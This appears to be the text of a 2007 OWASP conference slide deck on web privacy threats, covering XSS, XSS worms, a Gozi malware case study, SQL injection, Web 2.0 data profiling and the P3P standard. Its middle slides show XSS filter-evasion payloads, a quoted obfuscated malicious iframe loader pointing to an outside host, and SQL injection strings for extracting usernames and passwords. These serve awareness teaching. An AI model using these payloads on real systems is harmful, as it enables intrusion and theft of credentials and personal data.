Privacy on the web : The road ahead in the 21st century

OWASP

6th September 2007

Yogesh M Badwe

Senior Security Engineer
Orange Business Services

Yogeshmb@gmail.com
+91 9923330960

The OWASP Foundation
http://www.owasp.org

How do we define Privacy?

- "Privacy is the ability of an individual or group to stop information about themselves from becoming known to people other than those they choose to give the information to."

Or

- "The right of individuals and organizations to control the collection, storage, and dissemination of information about themselves."

Nature of Information in the 21st century

- "As we enter the 21st century it is now commonly recognized that information not only constitutes the very foundations of most industrial sectors, but more significantly has now transformed into a primary tradable resource or commodity"

We are in an "***Information Age***"

Nature of Information in the 21st century

- Confidential data (Risk Assessment Data)
- Personal data (Surfing Habits / buying habits)
- User Credentials (cookies)
- Financial Data / Health Information
- Other etc etc


Overview of current and future privacy threats

OWASP

The OWASP Foundation
http://www.owasp.org

XSS

<script>alert(‘hi’)</script>



XSS

Cross-Site Scripting has become one of the most common vulnerabilities in today's web applications.

Ok, so they can throw up an alert box, how dangerous can that be?

Danger:-


- Large Target Audience.
- Your code running on their machine - Can force user to take any action you want to take and can potentially access any information they can access.
- Without the pop-up box it's a bit difficult to notice.

XSS

- Types of information leakage
  - Client can reveal cookies to 3rd party (session state, order info)
  - Client can reveal posted form items to 3rd party(userID/passwd)
  - Client can be tricked into accessing/posting spoofed info to trusted server
  - Client can be tricked into attacking other sites
    - */hello.asp?name = <iframe src=**http://abc.com/scripts/root.exe?/c+dir**></iframe>*

There goes your privacy !!!

XSS - Trend


Update page with
XSS tags
Client requests page
Client executes
XSS to server
Server sends response
with XSS commands
Client executes XSS to
3rd party

XSS - Trend

- But there is Input Validation !!

XSS - Worms

1. <script> Tags are blocked
   But some like <divs>s , <img>s are allowed so we can use them .

   ** **

2. can use eval ...

   <div id="mycode" expr="alert('Yogesh!')"
   style="background:url('javascript:eval(document.code.expr)')"

3. If javscript is itself striped from the input ?? - **java\nscript**

4. If certain words are blocked e.g. innerHTML

   alert(eval('document.body.inne' + 'rHTML'));

XSS - Worms

5. That's all cool , but what about if u need to access other pages ??

   IFRAMES ? maybe

   AJAX even better!! We can use XML-HTTP to make get/post requests to pages.

```
eval('xmlhttp.onread' + 'ystatechange = callback');
```

if we can post , we can also post the code.....*the same code*

here u go we got an XSS Worm !!

XSS - Worms

Just imagine what can be done with control of 1 million web browsers ??

The possibilities are infinite ……..

Threats to privacy are infinite ……..

XSS - Problems

- How much do you trust the site you are logged into?
- Are you sure that the responses from a site are actually the site?
- How do u know that you have xss running ?
- If you have a site – how to identify that a specific browser is actually an attacker ?

Mal*icious soft*ware - Gozi case study

- **User had visited the alchemylab.com web site which hosted code similar to the following:**

```
<SCRIPT language=javascript> document.write( unescape(
'%3C%69%66%72%61%6D%65%20%73%72%63%3D%20.....' ) )
;</SCRIPT>
```

- **Which wrote the following content to the web page:**

```
<iframe src= http://81.15.146.42/index.html frameborder="0" width="1"
height="1" scrolling="no" name=counter></iframe>
```

- **That page contained another IFRAME:**

```
<iframe src= http://81.15.146.42/counter.html frameborder="0" width="1"
height="1" scrolling="no" name=counter></iframe>
```

Mal*icious soft*ware - Gozi

- The page included in this last IFRAME contained JavaScript code using XMLHTTP and ADODB (ActiveX Data Objects) functions to download and run an EXE file which was hosted on the same server.
- Several other hosted web sites for recreational community forums and small businesses were found to host this exploit code.
- Detailed analysis of this EXE revealed modifications to the registery.
- The program then began to make outbound connections to port 80/tcp (HTTP) on the same server which hosted the exploit and executable file. This traffic was examined with Wireshark.

Mal*icious soft*ware - Gozi

- The first request to that server was a POST to a CGI program.
- The data was posted as form data in a multipart MIME format with a Content-Type header indicating binary data. Static analysis revealed this to be client certificates and other data stolen from the Windows Protected Storage area.

- Malware spoke HTTP.
- Credentials were likely being stolen using another method such as keylogging or request hijacking and uploaded to the sever.
- Internet Explorer was used to access a prominent bank's web site, where a login attempt was attempted.

XSS-Malware-Worms

- It won't affect me syndrome ☺

XSS

- Bank of India Hacked – 31st August 2007

- 20 different Malware.
  - 1 worm.
  - 3 Rootkits.
  - 5 Trojan Downloaders.
  - Several password stealers.

- IFRAME Exploit which redirects to Russian server.
  - Mpack
  - icepack
  - webattacker

- Now , Can you imagine the severity of impact on your privacy.

SQL Injection

SQL injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database.

Types:-

- Normal - **username=123' or '1=1--**
- Blind - **?id=123 or 1=0 / ?id=123 or 1=1**
- Advanced - **?id=convert(int,SYSTEM_USER)**

SQL Injection - Advanced

- Converting strings to integer.

o Username : x' or '1'='1—

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL server driver] [SQL Server] Select statement conflicted with COLUMN abc. The conflict occurred in database 'finance' table '**users**' column 'abc'.

You got the user table name…

o ?id=convert(int,system_user)

ODBC Error Code = 22005 (Error in assignment)
[Microsoft] [ODBC SQL server driver] [SQL Server] Syntax error converting the nvarchar value '**sadmin**' to a column of data type int.

Now, u got the admin username

SQL Injection - Advanced

- Username: ` Union select password,1,1,1 from users where username = 'sadmin' – *(column padding)*

ODBC Error Code = 22005 (Error in assignment)
[Microsoft] [ODBC SQL server driver] [SQL Server] Syntax error converting the Nvarchar value '**a01230bc**' to a column of data type int.

And u get the password too ….

and we haven't even started with the advanced stuff like executing commands on the server ☺

SQL Injection

- But they have excellent error handling.
- They also have custom error pages.

SQL Injection - Blind

- Blind SQL Injection

  Trying to manipulate the backend sql without getting help from the 'error messages'.

- Analyzing the response to injected queries to identify a hole and then exploiting it !!

SQL Injection - Blind

- list.cfm?id=326 (Normal Query)
  Response: **Valid Data**

- list.cfm?id=326 AND 1=1 (True Statement)
  Response: **Valid Data**

- list.cfm?id=326 AND 1=0 (False Statement)
  Response: **Invalid Data**

This means there is a vulnerability and parameterized queries are not used.

The New Web

Web 2.0

OWASP

The OWASP Foundation
http://www.owasp.org

Web 2.0

What is web 2.0 ?

- Set of new web technologies in use.
- Second generation of web-based communities and hosted services which facilitate collaboration and sharing between users.
- A new *version* of the web.

Web 2.0

- Cool , Why should "I" care ??
- How does that affect "My" privacy ??

Web 2.0

Personal correspondence – *Hotmail , Gmail*

Links to news and research data – *del.icio.us*

Professional/Personal views – *Blogs*

Business Contacts – *LinkedIn*

Art Portfolio – *Deviant Art*

Photographs – *Flicker*

Track of boyfriends – *Twitter*

Web 2.0 -- Web Services

- Web APIs that can be accessed over a network, such as the Internet, and executed on a remote system hosting the requested services.

WSDL (Web Service Definition Language)

- XML format
- An Interface to web services
- Provides Information about technologies, exposed methods, invocations patterns, etc etc.

At the least, an opportunity for attackers to get sensitive information about the background architecture , which in turn can be used in further attacks.

Web 2.0 -- Web Services

Common Problems due to WSDL Scanning and enumeration:-

- Path Disclosures.
- Unnecessary Functions and methods kept open which can be exploited.
- Web services routing issues.

-WS Routing allows SOAP messages to travel in a specific sequence from various different nodes on the internet.

-A compromise of an intermediate nodes can result in full access to the SOAP messages

Web 2.0 -- RSS /ATOM Feeds

- Common method of sharing information on portals and web applications.
- These feeds are consumed by web applications and sent to the browser at client-side.
- JavaScript can be injected in these feeds, which then gets executed at the client browser.

Web 2.0 – Other Issues

- e-Commerce / Online forums / communities (e.g. MySpace)
- Online Communities – Staging sites
- Phishing Scams
- XSS on AJAX
- Xpath / Xquery Injection
- RIA Binary Applications

  (Flash, ActiveX Controls, Applets) The binaries are downloaded on the client machines and can be reverse engineered.

Database privacy

-Marketing Driven
-Public Record Driven

OWASP

Database Privacy – Public Record Driven

- Identity Theft

  SSO Approach – One vulnerable login page can risk everything.

- Most people don't even realize that their names, home telephone numbers and home addresses are already probably populated on several public records search databases across the web.

- Very easy to impersonate someone on the Web using such info which is also a very important privacy issue.

Database Privacy - Marketing Driven

Tracking or Tracing Cookies

Cookies that record your –

- surfing habits
- preferences
- Buying habits …..

Isn't this an invasion of your privacy ??

Database Privacy - Marketing Driven

Your Data → Hosted by someone → owned by someone else

Google, has confirmed that if given an IP address, it can produce a list of every Google search query ever sent from it.

Google has been keeping records of all my searches? YES

Federal agencies can ask Google about your search history and so can any private agency

.

Database Privacy - Marketing Driven

- The laws that govern personal information in the hands of third parties is woefully incomplete, protecting some information (banking records, video rental records, medical records) while leaving the rest largely undefended.

- This is a recipe for an online privacy nightmare which needs to be addressed immediately in the near future.

So what is the problem ??

Database Privacy - Marketing Driven

Profiling:

- The one thing the Web 2.0 sites have in common is that they are mining information about you.

- Digg Knows what stories you have submitted.
- MySpace can break its users down by almost any statistic imaginable and how people in your demographic or other react to what u post.
- Google knows about your searching habits.

And all of they want to link 'em up to your email and calendar.

Database Privacy - Marketing Driven

Profiling:

- Have you ever wondered how LinkedIN can exactly tell you about the people you know who have joined LinkedIn ??

- Have you ever wondered how you get adds on your Gmail matching the subject of the message ??

  Google for e.g. can build a database of Keywords + E-mail Ids .

  Just Imagine a combination → Guns + Parliament

- How many people/agencies you think will be interested in getting a list of E-mail Ids associated with this combination ??

- Is there any solution ??

What can be done?

1. Privacy Standards

P3P – Platform for Privacy Preferences

- Enables websites to express their privacy practices in a standard format that can be retrieved automatically and interpreted easily by user agents.
- Thus users need not read the privacy policies at every site they visit.
- Decision making based on these practices can be automated.
- Its uses Normal as well as machine readable formats that browsers can display in smart interfaces.

Imagine Firefox blocking a cookie automatically based on the policy set and the privacy policy of the web-site ☺ (Netscape 7.0)

What can be done?

P3P Policy Elements

- <STATEMENT> is a container that groups together a <PURPOSE>, a <RECIPIENT>, a <RETENTION> and optionally a <CONSEQUENCE>

- A statement concerns the data practices as applied to data elements (e.g., data collection)

What can be done?

P3P Policy Elements

- A <PURPOSE> must contain one or more purposes for data collection

- E.g.
  - <current/> to complete current activity (e.g. web search results)
  - <admin/> to administrate the site
  - <historical/> historical preservation
  - <telemarketing/> used to contact individual about promotions and etc.

What can be done?

P3P Policy Elements

- <RECEPIENT> is the legal entity, or domain, beyond the service provider and its agents where data may be distributed
- <RETENTION> is the type of retention policy of the data
  - <no-retention/>
  - <indefinitely/>

What can be done?

P3P Policy Elements

- <DISPUTES> describes dispute resolution procedures that may be followed for disputes about a services' privacy practices, or in case of protocol violation.
- Each <DISPUTES> element SHOULD contain a <REMEDIES> element that specifies the possible remedies in case a policy breach occurs.
- Yahoo , Netscape 7.0 → P3P Enabled

What Else can be done?

- Better Regulation
- User Awareness
- Developer Awareness
- Security in SDLC – Should provide business value

Thank You !!

OWASP

Yogesh M Badwe

Senior Security Engineer
Orange Business Services

Yogeshmb@gmail.com
+91 9923330960

The OWASP Foundation
http://www.owasp.org